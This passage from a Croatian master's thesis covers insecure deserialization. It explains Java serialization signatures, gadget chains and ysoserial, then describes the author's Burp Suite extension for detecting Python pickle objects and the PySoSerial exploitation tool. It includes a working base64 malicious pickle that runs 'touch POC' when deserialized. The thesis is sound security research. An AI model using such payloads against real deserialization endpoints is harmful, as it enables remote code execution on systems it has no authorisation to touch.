Za razliku od opisanih Python pickle objekata, Java serijalizirane objekte je mnogo lakše detektirati. Naime, Java serijalizirani objekti uvijek počinju s oktetima (engl. *byte*) koji su kodirani kao `ac ed 00 05` u heksadecimalnom zapisu. U HTTP zahtjevima serijalizirani objekti se obično prenose u base64 kodiranom obliku pa ti prepoznatljivi početni okteti poprimaju vrijednost `rO0AB` što se može i vidjeti na slici 2.4.

```
λ kali JavaSerializationDemo → file person.ser
person.ser: Java serialization data, version 5
λ kali JavaSerializationDemo → hd person.ser
00000000  ac ed 00 05 73 72 00 12  6f 72 67 2e 65 78 61 6d  |....sr..org.exam|
00000010  70 6c 65 2e 50 65 72 73  6f 6e 59 55 3c 3b 60 51  |ple.PersonYU<;`Q|
00000020  f6 82 02 00 03 4c 00 03  64 6f 62 74 00 13 4c 6a  |.....L..dobt..Lj|
00000030  61 76 61 2f 6c 61 6e 67  2f 49 6e 74 65 67 65 72  |ava/lang/Integer|
00000040  3b 4c 00 03 69 6d 65 74  00 12 4c 6a 61 76 61 2f  |;L..imet..Ljava/|
00000050  6c 61 6e 67 2f 53 74 72  69 6e 67 3b 4c 00 07 70  |lang/String;L..p|
00000060  72 65 7a 69 6d 65 71 00  7e 00 02 78 70 73 72 00  |rezimeq.~..xpsr.|
00000070  11 6a 61 76 61 2e 6c 61  6e 67 2e 49 6e 74 65 67  |.java.lang.Integ|
00000080  65 72 12 e2 a0 a4 f7 81  87 38 02 00 01 49 00 05  |er.......8...I..|
00000090  76 61 6c 75 65 78 72 00  10 6a 61 76 61 2e 6c 61  |valuexr..java.la|
000000a0  6e 67 2e 4e 75 6d 62 65  72 86 ac 95 1d 0b 94 e0  |ng.Number.......|
000000b0  8b 02 00 00 78 70 00 00  00 17 74 00 04 4c 75 6b  |....xp....t..Luk|
000000c0  61 74 00 07 53 72 64 61  72 65 76                 |at..Srdarev|
000000cb
λ kali JavaSerializationDemo → base64 person.ser
rO0ABXNyABJvcmcuZXhhbXBsZS5QZXJzb25ZVTw7YFH2ggIAA0wAA2RvYnQAE0xqYXZhL2xhbmcv
SW50ZWdlcjtMAANpbWV0ABJMamF2YS9sYW5nL1N0cmluZztMAAdwcmV6aW1lcQB+AAJ4cHNyABFq
YXZhLmxhbmcuSW50ZWdlchLioKT3gYc4AgABSQAFdmFsdWV4cgAQamF2YS5sYW5nLk51bWJlcoas
lR0LlOCLAgAAeHAAAAAXdAAETHVrYXQAB1NyZGFyZXY=
```


Slika 2.4: Struktura serijaliziranih Java objekata.

Nesigurnu deserijalizaciju u Javi mnogo je složenije iskoristiti u odnosu na onu u Pythonu zbog toga što ne postoji univerzalna metoda poput metode *reduce* koja će uvijek biti izvršena prilikom deserijalizacije objekata. U tom smislu za uspješno izvršavanje udaljenog koda potrebne su tri komponente: **izvor** (engl. *source*), **ciljna metoda** (engl. *sink*) te **lanac naprava** (engl. *gadget chain*) [2].

Izvor je ona metoda koja deserijalizira objekt koji je pod napadačevom kontrolom. Osim `readObject` metode, kao izvor mogu biti korištene i druge metode koje služe za deserijalizaciju poput: `readObjectNoData`, `readResolve`, `readExternal` itd. Ciljna metoda odnosno *sink* je metoda koju napadač može iskoristiti za izvršavanje proizvoljnog koda. Java naprave (engl. *gadget*) su klase ili metode koje su dostupne u ranjivoj aplikaciji i mogu se iskoristiti kako bi se postiglo neočekivano ponašanje tijekom deserijalizacije. Ove naprave obično imaju određene karakteristike koje ih čine pogodnim za izgradnju napada. Često su dio lanca poziva metoda, gdje se izvršavanje prenosi s jedne metode na drugu, što na kraju dovodi do izvršavanja zlonamjernog

koda. Ti lanci ključni su dio iskorištavanja nesigurne deserijalizacije u Javi i poznatiji su pod nazivom *gadget chain*. Formalnije, *gadget chain* je niz poziva metoda od izvorne metode, obično `readObject`, do ciljne metode koja će izvršiti opasne radnje poput poziva *exec* metode Java izvršnog okruženja (engl. *Java runtime*).

Pristup iskorištavanju ranjivosti nesigurne deserijalizacije u Javi značajno se razlikuje u testovima u kojima sigurnosni stručnjak ima pristup izvornom kodu odnosno testovima bijele kutije (engl. *white box test*) u odnosu na testove u kojima nema uvid u izvorni kod odnosno testovima crne kutije (engl. *black box test*). Osoba koja ima pristup izvornom kodu može vidjeti koje su sve klase i metode dostupne u aplikaciji pa na temelju toga zna od kojih komponenti može sastaviti lanac naprava. S druge strane u testovima crne kutije prilikom kreiranja malicioznog objekta potrebno je napraviti pretpostavke odnosno pogađati koje klase se nalaze u *classpath-u* odnosno koje klase su dostupne za izgradnju lanca naprava. Postoje već otkriveni i dokumentirani lanci naprava koji se mogu koristiti za izvršavanje proizvoljnog koda. Za iskorištavanje nesigurne deserijalizacije u Javi iznimno je koristan alat `ysoserial` [16]. Ovim alatom moguće je kreirati maliciozne objekte koji prilikom deserijalizacije izvršavaju specificiranu naredbu oslanjajući se pritom na neki od ponuđenih poznatih lanaca naprava. Primjer korištenja alata `ysoserial` za kreiranje malicioznog objekta koji prilikom deserijalizacije izvršava naredbu `calc.exe` može se vidjeti na slici 2.5.



Slika 2.5: Korištenje alata ysoserial za kreiranje malicioznog objekta.

Temeljni uzrok ranjivosti vezanih uz nesigurnu deserijalizaciju nije specifičan za određeni programski jezik, stoga generalna pravila za izbjegavanje ovih ranjivosti vrijede univerzalno za različite jezike. Da bi se izbjeglo uvođenje ranjivosti nesigurne deserijalizacije najbolji pristup je ne deserijalizirati podatke koji dolaze od korisnika odnosno podatke koje korisnik može mijenjati. Ako nije moguće izbjeći deserijalizaciju potrebno ju je ograničiti na skup dozvoljenih (engl. *whitelisted*) klasa. Nadalje, preporučeno je implementirati provjere integriteta primljenih objekata tehnikama poput digitalnih potpisa kako bi bili sigurni da maliciozni korisnik nije manipulirao serijaliziranim objektima. Dostupnost raznih biblioteka u ranjivoj aplikaciji napadaču povećava vektor napada te je dobra praksa ne uključivati biblioteke koje se ne koriste u aplikacije.

3. Razvijeno programsko rješenje

U sklopu praktičnog dijela diplomskog rada razvijena su dva alata. Prvi razvijeni alat je dodatak (engl. *plugin, extension*) za program Burp Suite koji služi za **detekciju** korištenja Python Pickle objekata u HTTP zahtjevima web aplikacije. Drugi razvijeni alat je PySoSerial, alat naredbenog retka (engl. *command line*) koji primarno služi za **identifikaciju i iskorištavanje** ranjivosti nesigurne deserijalizacije u Python aplikacijama.

3.1. Dodatak za Burp Suite

Burp Suite je program namijenjen za sigurnosne provjere i penetracijska testiranja web aplikacija. Burp djeluje kao posrednik (engl. *proxy*) između web preglednika i testirane web aplikacije što korisniku omogućuje da analizira i manipulira prometom između njih. To ga čini odličnim alatom za penetracijske testove u kojima ispitivač nema uvid u izvorni kod testirane aplikacije (engl. *black box test*). Njegova fleksibilnost i širok raspon funkcionalnosti čine ga snažnim alatom u identifikaciji sigurnosnih propusta i iskorištavanju ranjivosti.

Pored ugrađenih funkcionalnosti Burp je moguće proširiti dodatcima (engl. *extension, plugin*) što korisnicima omogućuje da alat prilagode svojim specifičnim potrebama. Neki od popularnih dodataka koje su napisali korisnici Burpa mogu se preuzeti s interneta koristeći funkcionalnost *BApp Store* dostupnu unutar samog programa. U svrhu proširivanja funkcionalnosti Burp nudi i aplikacijsko programsko sučelje (engl. *Application Programming Interface, API*) pod imenom *"Extender API"* kako bi korisnici mogli razvijati vlastite dodatke. Ova fleksibilnost omogućuje korisnicima prilagođavanje Burp Suite programa njihovim jedinstvenim potrebama i iskorištavanje njegovog punog potencijala u testiranju sigurnosti web aplikacija.

U tom smislu Burp uvelike pomaže i prilikom traženja ranjivosti nesigurne deserijalizacije. Prvi korak kod traženja ranjivosti nesigurne deserijalizacije u web aplikacijama je identificirati serijalizirane podatke odnosno objekte u komunikaciji serverske

(engl. *backend*) i klijentske (engl. *frontend*) strane aplikacije. Takvi objekti uglavnom se prenose u kodiranom obliku, a najčešće su base64 kodirani. Detekcija serijaliziranih objekata u HTTP zahtjevima može biti iznimno korisna jer omogućuje identifikaciju potencijalnih sigurnosnih propusta vezanih uz procese serijalizacije i deserijalizacije. Upravo zbog toga sigurnosni stručnjaci prilikom testiranja aplikacija stavljaju naglasak na provjeru robusnosti tih mehanizama. Uzevši u obzir sve veću kompleksnost modernih web aplikacija i količinu mrežnog prometa koju mogu generirati, jasno je da detekcija serijaliziranih objekata u HTTP zahtjevima nije jednostavan zadatak. Ponekad se radi o toliko kompleksnim zahtjevima da bi detaljna analiza svih funkcionalnosti web aplikacije zahtijevala preveliku količinu vremena. Dio tog procesa moguće je automatizirati što je ujedno i motivacija za programsko rješenje razvijeno u sklopu ovog rada. Razvijen je dodatak za Burp koji služi za automatsku detekciju Python Pickle objekata. Osnovna zamisao je da se takav dodatak uključi u Burp prije provođenja penetracijskog testa. Zatim razvijeni dodatak parsira i analizira sve HTTP zahtjeve presretnute tijekom ispitivanja sigurnosti kako bi u njima pokušao pronaći Pickle objekte. Na taj način osoba koja provodi penetracijski test može pažnju usmjeriti na druge ranjivosti. Ako dodatak pronađe potencijalni serijalizirani objekt, što ujedno može indicirati i potencijalno postojanje ranjivosti, obavijestit će korisnika na što treba obratiti pažnju i detaljnije testirati.

Za razvoj dodataka Burp korisniku pruža podršku za programske jezike Python, Javu i Ruby. Podrška za Python oslanja se na Jython dok se podrška za programski jezik Ruby oslanja na JRuby. Sam Burp je razvijen je u programskom jeziku Java pa je stoga najprirodnije i najpraktičnije koristiti Javu za interakciju sa Burpovim Extender API-jem. Iz tog razloga za razvoj dodatka u okviru ovog rada odabran je programski jezik Java.

Ulazna točka svakog Burp dodatka je klasa `BurpExtender` koja se mora nalaziti u paketu `burp` i implementirati sučelje `IBurpExtender` [14]. Sučelje `IBurpExtender` sastoji se od samo jedne metode, metode `registerExtender Callbacks`. Prilikom dodavanja razvijenog dodatka u Burp, on će kreirati instancu klase `BurpExtender` te nad tim objektom pozvati metodu `registerExtender Callbacks`. Ova metoda zapravo opisuje Burpu koje funkcionalnosti razvijeni dodatak proširuje odnosno kada Burp treba komunicirati s razvijenim dodatkom. Primjerice da bi se dodatak "registrirao" za obradu presretnutih HTTP zahtjeva može implementirati sučelje `IHttpListener` te unutar metode `registerExtender Callbacks` pozvati `callbacks.registerHttpListener(this)`. Zahvaljujući tome Burp zna da treba pozvati metodu `processHttpMessage` iz sučelja

`IHttpListener` prije slanja svakog HTTP zahtjeva i nakon primanja HTTP odgovora. Samim time implementacijom `processHttpMessage` razvijeni dodatak može modificirati presretnute HTTP poruke. Da bi se ovako razvijeni dodatak uključio u Burp dovoljno je prevesti ga `.jar` arhivu te u kartici *Extensions* odabrati opciju *Add* i navesti putanju do `.jar` arhive.

Funkcionalnost razvijene ekstenzije može se podijeliti u tri dijela. Prvi dio odgovoran je za ispravno parsiranje i obrađivanje različitih tipova HTTP zahtjeva dok drugi služi za detekciju Pickle objekata u analiziranim zahtjevima, a treći služi za obavještavanje korisnika o detekcijama. Da bi pravilno parsirao presretnute HTTP zahtjeve razvijeni dodatak se oslanja na `Content-Type` zaglavlje. Ovo zaglavlje specificira vrstu odnosno format sadržaja koji se prenosi u tijelu HTTP poruke te je stoga važno za pravilno interpretiranje HTTP poruka [1]. Zaglavlje `Content-Type` sastoji se od dvije vrijednosti odijeljene kosom crtom, tip i podtip podataka koji se prenose. Neke od najčešće korištenih vrijednosti Content-Type zaglavlja su:

- `application/json`
- `application/xml`
- `application/x-www-form-urlencoded`
- `text/plain`
- `text/html`

Razvijeni dodatak temeljem sadržaja `Content-Type` zaglavlja odabire na koji način će parsirati tijelo presretnutog HTTP zahtjeva. Zatim u tako obrađenom zahtjevu traži base64 kodirane znakovne nizove. Ako se radi o formatu koji nema strogo definiranu strukturu program će pokušati regularnim izrazom (engl. *regular expression, regex*) izdvojiti potencijalne base64 znakovne nizove iz tijela HTTP zahtjeva. Osim toga, program na sličan način provjerava je li neki od parametra u HTTP zahtjevu base64 kodirani znakovni niz. Opisani način analize tijela HTTP zahtjeva na temelju vrijednosti `Content-Type` zaglavlja može se vidjeti u isječku koda 3.1. Razvijeni dodatak unutar metode `parseBody` za svaki presretnuti HTTP zahtjev prvo dohvaća listu zaglavlja te u njoj pronalazi `Content-Type` zaglavlje i dohvaća njegovu vrijednost. Zatim na temelju te vrijednosti odabire odgovarajući način parsiranja tijela zahtjeva.

Ispis 3.1: Obrađivanje presretnutih HTTP zahtjeva ovisno o sadržaju `Content-type` zaglavlja.

```
public static void parseBody(IHttpRequestResponse request,
    IRequestInfo analyzedReq){
    currentRequest = request;
    // Get the body of the request message as a string
    byte[] requestBodyBytes = request.getRequest();
    byte[] requestBody = Arrays.copyOfRange(requestBodyBytes,
        analyzedReq.getBodyOffset(), requestBodyBytes.length);
    String requestBodyString =
        BurpExtender.callbacks.getHelpers().bytesToString(requestBody);

    // Determine the content type of the body by checking the
        "Content-Type" header
    List<String> headers = analyzedReq.getHeaders();
    String contentType = null;
    for(String header : headers){
        if (header.toLowerCase().startsWith("content-type:"))
            contentType =
                header.substring("Content-Type:".length()).trim();
    }
    if (contentType == null )
        return;
    else if (contentType.toLowerCase().contains("json"))
        parseJson(requestBodyString);
    else if (contentType.toLowerCase().contains("xml"))
        parseXML(requestBodyString);
    else if (contentType.toLowerCase()
        .contains("x-www-form-urlencoded"))
        parseXWWWFormUrlEncoded(requestBodyString);
    else if (contentType.toLowerCase().contains("text"))
        matchWRegex(requestBodyString);
}
```

Jednom kada su iz zahtjeva odvojeni svi base64 znakovni nizovi, alat provjerava je li neki od njih Python Pickle objekt. Da bi to provjerio, program dekodira izabrane stringove koristeći base64 i u njima traži ranije spomenute Pickle operacijske kodove. Kao što je opisano u 2.1.1, svaki validni Pickle objekt završava sa `STOP` instrukcijom čiji je operacijski kod točka. To je minimalni uvjet koji znakovni niz mora zadovoljavati da bi ga alat smatrao validnim Pickle objektom. Ovaj dio Burp dodatka radi nešto jednostavniju i površniju provjeru radi li se o Pickle objektu. Razlog je taj što veća količina


provjera može zahtijevati značajnu količinu procesorskog vremena i radne memorije. Osnovna zamisao je da ovaj Burp dodatak uhvati potencijalne Pickle objekta, a detaljnija analiza i filtriranje prepuštaju se drugom razvijenom alatu PySoSerial. Uzevši u obzir da je `STOP` jedina instrukcija koja je nužno prisutna u svakome Pickle objektu, alat prisutnost operacijskih kodova drugih Pickle instrukcija koje identificira u analiziranom znakovnom nizu gleda kao dodatnu indikaciju radi li se doista o Pickle objektu. U tom smislu, alat na različit način obavještava korisnika ovisno o tome koliko je siguran, odnosno kolika je vjerojatnost da se uistinu radi o Pickle objektu. U isječku koda 3.2 može se vidjeti kako razvijeni dodatak provjerava završava li testirani znakovni niz operacijskim kodom za `STOP` instrukciju te sadrži li identifikator Pickle protokola. Dodatak zatim na temelju provedenih provjera mijenja vrijednost varijable `certainty` koja predstavlja razinu sigurnosti da se radi o Pickle objektu i obavještava korisnika.

Ispis 3.2: Dio koda odgovoran za detekciju Pickle objekata


```
1  public class PickleValidator {
2      private static IHttpRequestResponse last_highlighted_req;
3      enum CertaintyLevel {
4          LOW,
5          HIGH
6      }
7      public static boolean validatePickle(String testedString,
       ↪  IHttpRequestResponse request){
8         <SNIP>
9          // Check if the bytes end with the STOP opcode, b'.'
10         if (decodedBytes[decodedBytes.length - 1] != (byte) 0x2e)
11             return false;
12         else
13             certainty = CertaintyLevel.LOW;
14
15         // Check if the bytes start with a valid protocol version
           ↪  identifier
16         // not necessary but a good indicator if present
17         if (decodedBytes[0] == (byte) 0x80)
18             certainty = CertaintyLevel.HIGH;
19         <SNIP>
```

Alat na više različitih načina obavještava korisnika o uspješnim detekcijama. Cilj je prvenstveno korisniku skrenuti pažnju na HTTP zahtjeve u kojima se nalaze detektirani objekti. Sve detekcije potencijalnih Pickle objekata vidljive su u zapisniku događaja (engl. *event log*) koji je dostupan na početnom sučelju Burp programa. Tamo


su istaknuti detalji o samom HTTP zahtjevu koji sadrži Pickle objekt poput HTTP metode, URL-a i detektiranog objekta. Dodatno u kartici *HTTP history* svi zahtjevi u kojima je detektiran Pickle objekt bit će označeni posebnom bojom. Zelenom bojom su istaknuti zahtjevi za koje je veća vjerojatnost da sadrže Pickle objekt dok su svijetlo plavo označeni oni za koje je vjerojatnost manja. Uz to, alat u *Extension* kartici ispisuje sve detektirane objekte. Opisani načini obavještavanja korisnika o detekcijama mogu se vidjeti na slikama 3.1, 3.2 i 3.3.



Slika 3.1: Obavijest o detekciji u zapisniku događaja.



Slika 3.2: HTTP zahtjev koji sadrži Pickle objekt istaknut zelenom bojom u *HTTP history* sučelju.



Slika 3.3: Ispis ekstenzije prilikom detekcije Pickle objekata.

3.2. PySoSerial

PySoserial je alat za penetracijsko testiranje namijenjen za identifikaciju i iskorištavanje ranjivosti nesigurne deserijalizacije u programskom jeziku Python. Osnovna ideja alata je osobi koja provodi penetracijski test web aplikacije olakšati proces iskorištava-

nja ranjivosti nesigurne deserijalizacije na način da se dio tog postupka automatizira. Alat se oslanja na koncepte objašnjene u odjeljku 2.1. PySoSerial zamišljen je tako da se koristi u kombinaciji s prethodno opisanim Burp Suite dodatkom. Nakon što Burp Suite dodatak detektira potencijalni Python Pickle objekt u HTTP zahtjevu, taj zahtjev prosljeđuje se PySoSerial programu zbog provjere postojanja ranjivosti nesigurne deserijalizacije. Ako je testirana aplikacija ranjiva, PySoSerial omogućuje automatizaciju iskorištavanja ranjivosti nesigurne deserijalizacije. Alat nudi mnoštvo opcija za detekciju i iskorištavanje nesigurne deserijalizacije, a sastoji se od četiri modula:

- `verify-pickle`
- `generate-payload`
- `confirm-vuln`
- `exploit`

Razvijeni program pokreće se iz naredbenog retka i može mu se predati nekoliko različitih zastavica prilikom pokretanja. Alat se koristi na sljedeći način:


```
./pysoserial.py ime_modula -opcije_modula
```

Duži ispis svih opcija može se dobiti zastavicom `-h` ili `--help`, dok se skraćeni ispis može dobiti pokretanjem programa bez opcija što se može vidjeti na slici 3.4. Također popis opcija za specifični modul može se dobiti navođenjem imena modula te zatim `--help` zastavice. U nastavku je dan kratki pregled dostupnih modula te su opisane njihove funkcionalnosti i uporaba.

Slika 3.4: Popis dostupnih modula u PySoSerial-u

3.2.1. Modul verify-pickle

Modul `verify-pickle` služi za potvrdu je li predani znakovni niz base64 kodirani Pickle objekt. Popis dostupnih opcija ovoga modula može se vidjeti na slici 3.5.



Slika 3.5: Popis opcija dostupnih prilikom korištenja `verify-pickle` modula

Modul obavlja znatno sofisticiraniju provjeru radi li se o Pickle objektu u usporedbi s razvijenim Burp dodatkom. Budući da dodatak analizira svaki presretnuti (engl. *intercepted*) HTTP zahtjev, on vrši samo osnovne provjere kako bi sačuvao resurse poput procesorskog vremena i memorije. Stoga postoji mogućnost neispravne detekcije. Iz tog razloga, PySoSerial provodi znatno detaljniju provjeru kako bi filtrirao neispravne rezultate. Program nudi dva načina provjere radi li se o Python Pickle objektu. Prvi

i preporučeni način korištenja provjerava radi li se o Pickle objektu bez da se predani objekt *unpickla* odnosno pozove funkcija za deserijalizaciju poput `pickle.loads`. Modul je napravljen tako da prvo base64 dekodira predani znakovni niz te ga zatim pokuša rastaviti na legitimne Pickle operacijske kodove (engl. *opcode*). Kada bi predani znakovni niz bio validan Pickle objekt, sastojao bi se isključivo od validnih Pickle operacijskih kodova. Da bi rastavio dobiveni objekt na Pickle operacijske kodove alat se oslanja na funkciju `genops` iz Python biblioteke `pickletools`. Za razliku od funkcije `pickle.loads` funckija `pickletools.genops` neće deserijalizirati dobiveni objekt pa samim time nije ranjiva na nesigurnu deserijalizaciju. Opisano se može vidjeti na slici 3.6 gdje su obje metode pozvane s malicioznim objektom koji prilikom deserijalizacije treba izvršiti naredbu: `touch POC`.

```
λ kali temp → python3
Python 3.11.2 (main, Mar 13 2023, 12:18:29) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>> import base64, pickle, pickletools, os
>>>
>>> payload = "gASVJAAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjAl0b3VjaCBQT0OUhZRSlC4="
>>>
>>> pickletools.genops(base64.b64decode(payload))
<generator object _genops at 0x7fb42ec39480>
>>> os.system("ls -l")
total 0
0
>>>
>>> pickle.loads(base64.b64decode(payload))
0
>>> os.system("ls -l")
total 0
-rw-r--r-- 1 kali kali 0 May 31 00:54 POC
0
>>>
```

Slika 3.6: Pozivanje funkcija `pickletools.genops()` i `pickle.load()` s malicioznim objektom

